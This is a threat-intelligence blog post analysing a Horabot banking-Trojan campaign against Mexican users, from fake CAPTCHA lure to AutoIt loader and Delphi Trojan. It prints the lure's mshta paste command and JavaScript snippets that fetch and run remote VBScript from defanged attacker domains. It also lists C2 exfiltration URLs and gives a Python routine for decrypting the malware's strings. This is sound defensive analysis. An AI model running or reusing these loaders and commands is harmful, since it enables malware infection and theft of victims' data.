
Normal view

The SOC Files: Time to “Sapecar”. Unpacking a new Horabot campaign in Mexico

18 March 2026 at 12:00

Introduction

In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.

Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.

The starting point

As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.

The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.

The attack chain

After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.

Stage 1: Initial lure

Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:

mshta https://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta

This command retrieved and executed an HTA file that contained the following:

It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.

Stage 2: A pinch of server-side polymorphism

The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);

The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.

The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.

The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);


Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:

  • Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
  • Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
  • Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
  • Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
  • Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
  • PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
  • Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
  • Cleanup routines: removes temporary files and terminates selected processes.
During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.

As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.

Stage 3: The evil combination of AutoIT and a banking Trojan


It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.

The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.

We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:

  • The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
  • It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
  • It includes SQL commands used to harvest credentials from browsers.
Once loaded into memory, the Trojan sends several HTTP requests to different URLs:

URL Description
https://cgf.facturastbs[.]shop/0725/a/home (GET) A page containing an encrypted configuration
https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) A URL for posting host information, but in our lab tests the value was empty.
Request content example:
Host: ‘ ‘
https://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
https://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
A URL used to post victim information
Request content example:
AT: ‘ Microsoft Windows 10 Pro FLARE-VM (64)bit REMFLARE-VM’
MD: 040825VS
https://cgf.facturastbs[.]shop/a/08/150822/au/at.html HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET) The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET) The page containing the first stage leading to the spreader.

Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.

The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".

Key construction (left) and decryption logic (right)

Key construction (left) and decryption logic (right)

We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:

def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""
    
    current_key = int(encrypted_hex[0:2], 16)
    
    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char
        
        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key
        
        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2
    
    return result

Python implementation of the decryption routine

The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.

Direct pointer (left), indirect pointer (right)

Direct pointer (left), indirect pointer (right)

Indexed strings via TStringList lookups

Indexed strings via TStringList lookups

The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.

Decrypted configuration values (root password redacted)

